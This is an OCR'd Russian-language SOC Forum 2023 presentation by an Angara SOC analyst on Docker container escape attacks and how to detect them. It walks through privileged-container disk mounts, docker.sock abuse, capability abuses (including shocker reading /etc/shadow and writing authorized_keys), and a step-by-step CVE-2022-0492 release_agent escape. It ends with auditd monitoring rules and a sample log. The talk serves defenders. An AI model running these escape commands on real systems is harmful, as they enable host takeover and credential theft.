
SOC
FORUM
2023



Выявление и предотвращение атак Docker Escape

Михайлов Юрий, мл. аналитик Angara SOC

SOC FORUM 2023

Как устроен Docker?

Docker


SOC FORUM 2023


Docker — это платформа для разработки, доставки и выполнения приложений в контейнерах. Эти контейнеры представляют собой среду, изолированную от хост-системы и других контейнеров, но в то же время обеспечивающую быструю и надежную работу приложений.

Как устроен Docker

SOC FORUM 2023

Контейнеры и виртуальные машины имеют схожие преимущества изоляции и выделения ресурсов, но функционируют по-разному, поскольку контейнеры виртуализируют операционную систему, а не оборудование. Контейнеры более портативны и эффективны.






Особенности архитектуры Docker

Cgroups

SOC FORUM 2023



Cgroups - это механизм в ядре Linux, который позволяет ограничивать и контролировать ресурсы, доступные процессам.

Capabilities

SOC FORUM 2023

Capabilities позволяют предоставить программам доступ к определённым возможностям, которые обычно есть только у суперпользователя, позволяя избежать запуска программ от имени root.

Как Docker использует cgroups и capabilities

SOC FORUM 2023

cgroups

Docker использует **cgroups** для управления ресурсами контейнера, такими как CPU и память. Это позволяет предотвращать атаки, связанные с исчерпанием ресурсов, и обеспечивать предсказуемую производительность контейнеров.

capabilities


Когда Docker контейнер создается, по умолчанию ему назначаются ограниченные **capabilities**. Это означает, что даже если процесс в контейнере запущен с правами root, он не имеет полных привилегий, как на хост-системе. Это ограничивает потенциальные атаки внутри контейнера.

SOC FORUM 2023

Что такое Docker Escape?

Docker Escape

SOC FORUM 2023



Docker Escape — это атаки, направленные на обход изоляции контейнеров и получение доступа к хост-системе или другим контейнерам.

SOC FORUM 2023

Виды Docker Escape

Привилегированный контейнер

Эксплуатация привилегированного контейнера

SOC FORUM 2023

Привилегированные контейнеры запускаются с флагом --privileged и имеют root-доступ к основному хосту.

Легитимные случаи использования

SOC FORUM 2023

Разработчики могут использовать флаг “--privileged” в следующих случаях:

- Тестирование и отладка
- Разработка ядра и драйверов
- Исследования и тестирование уязвимостей
- Использование специфических фич Docker

Монтирование файловой системы хоста

Монтирование диска хоста

SOC FORUM 2023

Привилегированный контейнер дает возможность монтировать любой диск хоста.

```
user@host:~$ docker run --rm -it --privileged ubuntu bash
root@ubuntu-container:/# fdisk -l
Disk /dev/sda: 50 GiB, 53687091200 bytes, 104857600 sectors
Disk model: Virtual disk
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: gpt
Disk identifier: A51266E9-9EFA-4329-AEB0-39274AD357FC

Device     Start       End   Sectors Size Type
/dev/sda1   2048      4095      2048   1M BIOS boot
/dev/sda2   4096 104855551 104851456  50G Linux filesystem
root@ubuntu-container:/# mount /dev/sda2 /mnt
```

Монтирование корневой файловой системы хоста

SOC FORUM 2023

```
user@host:~$ docker run --rm -it -v /:/host/ ubuntu bash
```

Монтирование сокета Docker

/var/run/docker.sock

SOC FORUM 2023

Сокет Docker – UNIX сокет, использующийся для связи с Docker Engine.

С помощью Docker сокета можно выполнять различные операции, такие как создание, запуск, остановка и удаление контейнеров, управление Docker-образами, получение информации о работающих контейнерах и многое другое.

Монтирование сокета Docker

SOC FORUM 2023

Смонтированный внутри контейнера сокет Docker позволяет контейнеру воздействовать на хост-систему через Docker API.

```
user@host:~$ docker run --rm -it -v /var/run/docker.sock:/var/run/docker.sock:ro ubuntu bash
```

Причины монтирования сокета разработчиками

SOC FORUM 2023

Разработчики могут монтировать сокет Docker в контейнере в следующих целях:

- Управление Docker изнутри контейнера.
- Автоматизация задач.
- Доступ к Docker-ресурсам.
- Интеграция с оркестраторами.

Взаимодействие с сокетом через утилиту docker

SOC FORUM 2023

Если в контейнере также установлен Docker, то любые манипуляции с контейнерами будут осуществляться на самом хосте.

```
root@ubuntu-container:/# docker ps
CONTAINER ID   IMAGE     COMMAND   CREATED         STATUS         PORTS     NAMES
6ea937f21c94   ubuntu    "bash"    5 minutes ago   Up 5 minutes             upbeat_heisenberg
```

Взаимодействие с сокетом через curl

SOC FORUM 2023

Также с сокетом можно «общаться», отправляя REST запросы

```
root@ubuntu-container:/# curl --silent -XGET --unix-socket /run/docker.sock -H 'Content-Type:
application/json' http://localhost/containers/json
[{"Id":"6ea937f21c9460f11bd792731c665414f5690b16226aa351fb83b8f14d8a81a1","Names":
["/upbeat_heisenberg"],"Image":"ubuntu","ImageID":"sha256:c6b84b685f35f1a5d63661f5d4aa662ad9b7e
e4f4b8c394c022f25023c907b65","Command":"bash","Created":1695888897,"Ports":[],"Labels":
{"org.opencontainers.image.ref.name":"ubuntu","org.opencontainers.image.version":"22.04"},"Stat
e":"running","Status":"Up About a minute","HostConfig":
{"NetworkMode":"default"},"NetworkSettings":{"Networks":{"bridge":
{"IPAMConfig":null,"Links":null,"Aliases":null,"NetworkID":"04669d39f2fed562053e74de328d53b4889
f4757752c6c20d99bfa9c24288ddf","EndpointID":"073ddf16c109817b924d96ca938a11ffe4e4fbc97d9d8840e8
0c4eeb607f39a2","Gateway":"172.17.0.1","IPAddress":"172.17.0.2","IPPrefixLen":16,"IPv6Gateway":
"","GlobalIPv6Address":"","GlobalIPv6PrefixLen":0,"MacAddress":"02:42:ac:11:00:02","DriverOpts"
:null}}},"Mounts":
[{"Type":"bind","Source":"/var/run/docker.sock","Destination":"/var/run/docker.sock","Mode":"ro
","RW":false,"Propagation":"rprivate"}]}]
```

Abuse Capabilities

CAP_SYS_PTRACE

SOC FORUM 2023

CAP_SYS_PTRACE позволяет контейнеру подключаться к процессам на хост-системе и отслеживать их. Это может быть использовано для мониторинга и даже изменения поведения процессов на хосте.

```
user@host:~$ docker run -it --pid=host --cap-drop=ALL --cap-add=SYS_PTRACE --security-opt
apparmor=unconfined ubuntu bash
root@ubuntu-container:/# ./inject <PID>
```

CAP_SYS_MODULE

SOC FORUM 2023

Если контейнер имеет **CAP_SYS_MODULE**, он может загружать модули ядра на хост-системе.

```
user@host:~$ docker run --rm -it --cap-drop=ALL --cap-add=SYS_MODULE ubuntu bash
root@ubuntu-container:/# insmod payload.ko
```

CAP_DAC_READ_SEARCH

SOC FORUM 2023

```
user@host:~$ docker run --rm -it --cap-drop=ALL --cap-add=DAC_READ_SEARCH ubuntu bash
root@ubuntu-container:/# ./shocker /etc/passwd passwd
root@ubuntu-container:/# ./shocker /etc/shadow shadow
```

CAP_DAC_READ_SEARCH + CAP_DAC_OVERRIDE

SOC FORUM 2023

```
user@host:~$ docker run -it --cap-drop=ALL --cap-add=DAC_OVERRIDE --cap-add=DAC_READ_SEARCH
ubuntu bash
root@ubuntu-container:/# ssh-keygen
...
root@ubuntu-container:/# ./shocker_read ~/.ssh/authorized_keys authorized_keys
root@ubuntu-container:/# vim authorized_keys
root@ubuntu-container:/# ./shocker_write ~/.ssh/authorized_keys authorized_keys
```

CAP_SYS_ADMIN

SOC FORUM 2023

В контейнере с предоставленной возможностью **CAP_SYS_ADMIN** можно попытаться монтировать файловую систему хост-системы внутри контейнера.

```
user@host:~$ docker run --rm -it --cap-drop=ALL --cap-add=SYS_ADMIN --device /dev:/ --security-
opt apparmor=unconfined ubuntu bash
root@ubuntu-container:/# mount /sda1 /mnt
```

CAP_SYS_ADMIN vs --privileged

SOC FORUM 2023

CAP_SYS_ADMIN предоставляет контейнеру ограниченный набор системных привилегий, но не делает его полностью привилегированным. Это более гранулированное управление привилегиями.

--privileged делает контейнер полностью привилегированным и предоставляет доступ к системным ресурсам и устройствам хост-системы без ограничений. Это наивысший уровень привилегий и потенциально более опасный, так как контейнер может влиять на хост-систему.

unshare

SOC FORUM 2023

Используя команду “**unshare**” злоумышленник может восстановить capabilities внутри контейнера.

```
user@host:~$ docker run --rm -it --cap-add=SYS_ADMIN ubuntu bash
root@ubuntu-container:/# pscap -a
ppid  pid   name        command           capabilities
0     1     root        bash              chown, dac_override, fowner, fsetid, kill, setgid,
setuid, setpcap, net_bind_service, net_raw, sys_chroot, sys_admin, mknod, audit_write, setfcap
root@ubuntu-container:/# unshare -r
# pscap -a
ppid  pid   name        command           capabilities
0     1     root        bash              chown, dac_override, fowner, fsetid, kill, setgid,
setuid, setpcap, net_bind_service, net_raw, sys_chroot, sys_admin, mknod, audit_write, setfcap
1     248   root        sh                full
```

Эксплуатация уязвимостей компонентов Docker

CVE-2019-5736

SOC FORUM 2023

Тип уязвимости: Уязвимость с привилегированным выполнением кода (RCE, Remote Code Execution).

Описание: Уязвимость позволяет атакующему контейнеру перезаписать исполняемый файл внутри хост-системы, что может привести к выполнению произвольного кода на хост-системе с привилегиями хоста.

Условия эксплуатации: Для успешной эксплуатации уязвимости требуется следующее:

- Атакующий контейнер должен иметь привилегию на запись в **/proc/self/exe**, что позволяет изменить исполняемый файл **RunC**, используемый для управления контейнерами.
- Необходимо иметь доступ к выполнению команды внутри контейнера, что может быть достигнуто через другие уязвимости или недостаточные настройки безопасности контейнера.
- Уязвимость эксплуатируется через выполнение специально подготовленной команды внутри контейнера.

Эксплуатация уязвимостей ядра

CVE-2016-5195 (Dirty COW)

SOC FORUM 2023

Тип уязвимости: Уязвимость с привилегированным выполнением кода (RCE, Remote Code Execution) и обходом защиты.

Описание: Уязвимость Dirty COW (Copy-On-Write) была связана с ошибкой в реализации копирования страниц памяти в ядре Linux. Она позволяла злоумышленнику получить запись в страницах памяти, даже если они были помечены как "только для чтения" (read-only). Это позволяло атакующему изменять исполняемые файлы и приводить к выполнению произвольного кода на системе с привилегиями суперпользователя.

Условия эксплуатации: Для успешной эксплуатации уязвимости требовались следующие условия:

- Версии ядра Linux **от 2.6.22 до 3.10 (включительно)** содержали уязвимость. Версии ядра **Linux от 3.11 до 4.8.3 (включительно)** также подвергались риску.
- Возможность выполнения кода на системе, например, иметь доступ к учетным записям с правами на выполнение.

CVE-2022-0492

SOC FORUM 2023

Описание: Уязвимость функции cgroup_release_agent_write (kernel/cgroup/cgroup-v1.c) ядра операционной системы Linux связана с отсутствием контроля привилегий при настройке release_agent. Эксплуатация уязвимости может позволить нарушителю повысить свои привилегии в системе или вызвать отказ в обслуживании

Условия эксплуатации: Для успешной эксплуатации уязвимости требуется следующее:

- Версия cgroup – **1**.
- Версии ядра: **2.6.24-4.9.301, 4.10-4.14.266, 4.15-4.19.229, 4.20-5.4.177, 5.5-5.10.97, 5.11-5.15.20, 5.16-5.16.6**.
- Необходимо иметь доступ к выполнению команд внутри контейнера, что может быть достигнуто через другие уязвимости или недостаточные настройки безопасности контейнера.

release_agent

SOC FORUM 2023

Файл **release_agent** используется для определения программы, выполняемой ядром при завершении процесса в cgroup. Данная программа запускается с правами root и со всеми "capabilities" в корневом пространстве имён.

Эксплуатация CVE-2022-0492 в привилегированном контейнере

SOC FORUM 2023

```
user@host:~$ docker run --rm -it --privileged ubuntu bash
root@ubuntu-container:/# mkdir /tmp/cgrp && mount -t cgroup -o rdma cgroup /tmp/cgrp && mkdir /tmp/cgrp/x
root@ubuntu-container:/# echo 1 > /tmp/cgrp/x/notify_on_release
root@ubuntu-container:/# host_path=`sed -n 's/.*\perdir=\([^,]*\).*/\1/p' /etc/mtab`
root@ubuntu-container:/# echo "$host_path/cmd" > /tmp/cgrp/release_agent
root@ubuntu-container:/# echo '#!/bin/sh' > /cmd
root@ubuntu-container:/# echo "ps aux > $host_path/output" >> /cmd
root@ubuntu-container:/# chmod a+x /cmd
root@ubuntu-container:/# sh -c "echo \$\$ > /tmp/cgrp/x/cgroup.procs"
root@ubuntu-container:/# cat /output
```

SOC FORUM 2023

Выявление атак Docker Escape

Auditd

Конфигурация

SOC FORUM 2023

```
# Monitor Docker binary files
-w /usr/bin/docker -p rwxa -k docker

# Monitor Docker data directory
-w /var/lib/docker -p rwxa -k docker

# Monitor Docker configuration directory
-w /etc/docker -p rwxa -k docker

# Monitor Docker systemd unit files
-w /lib/systemd/system/docker.service -p rwxa -k docker
-w /lib/systemd/system/docker.socket -p rwxa -k docker

# Monitor Docker default configuration file
-w /etc/default/docker -p rwxa -k docker

# Monitor Docker daemon configuration file
-w /etc/docker/daemon.json -p rwxa -k docker

# Monitor Docker containerd binary file
-w /usr/bin/docker-containerd -p rwxa -k docker

# Monitor Docker runc binary file
-w /usr/bin/docker-runc -p rwxa -k docker
```

Procmon

SOC FORUM 2023

Мониторинг системных вызовов EXECVE

```
-a exit,always -F arch=b64 -F euid=0 -S execve -k procmon
-a exit,always -F arch=b32 -F euid=0 -S execve -k procmon
```

Запуск привилегированного контейнера

SOC FORUM 2023

```
time->Tue Oct  3 08:22:55 2023
type=PROCTITLE msg=audit(1696321375.546:55):
proctitle=646F636B6720072756E002D2D726D002D6974002D2D70726976696C65676564007562756E747500626173
68
type=PATH msg=audit(1696321375.546:55): item=1 name="/lib64/ld-linux-x86-64.so.2" inode=162
dev=fd:00 mode=0100755 ouid=0 ogid=0 rdev=00:00 nametype=NORMAL cap_fp=0 cap_fi=0 cap_fe=0
cap_fver=0 cap_frootid=0
type=PATH msg=audit(1696321375.546:55): item=0 name="/usr/bin/docker" inode=30536 dev=fd:00
mode=0100755 ouid=0 ogid=0 rdev=00:00 nametype=NORMAL cap_fp=0 cap_fi=0 cap_fe=0 cap_fver=0
cap_frootid=0
type=CWD msg=audit(1696321375.546:55): cwd="/home/yury"
